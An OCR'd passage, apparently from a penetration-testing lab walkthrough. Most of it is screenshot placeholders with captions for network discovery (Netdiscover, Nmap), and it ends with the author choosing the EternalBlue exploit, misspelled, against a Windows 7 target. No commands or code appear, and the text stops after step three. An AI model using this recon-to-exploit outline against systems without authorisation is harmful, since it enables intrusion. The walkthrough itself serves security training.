

Step 1:

Netdiscover is a network reconnaissance tool commonly used to identify devices on a network. It is particularly useful for network administrators and security professionals to perform network mapping, especially in environments where no DHCP server is present




Step 2:

Nmap (Network Mapper) is a powerful and flexible network scanning tool widely used by network administrators and security professionals. It helps discover hosts and services on a network and perform security assessments.




Step 3:

Then go to the firefox search windows 7 exploit so we found the EthernalBlue



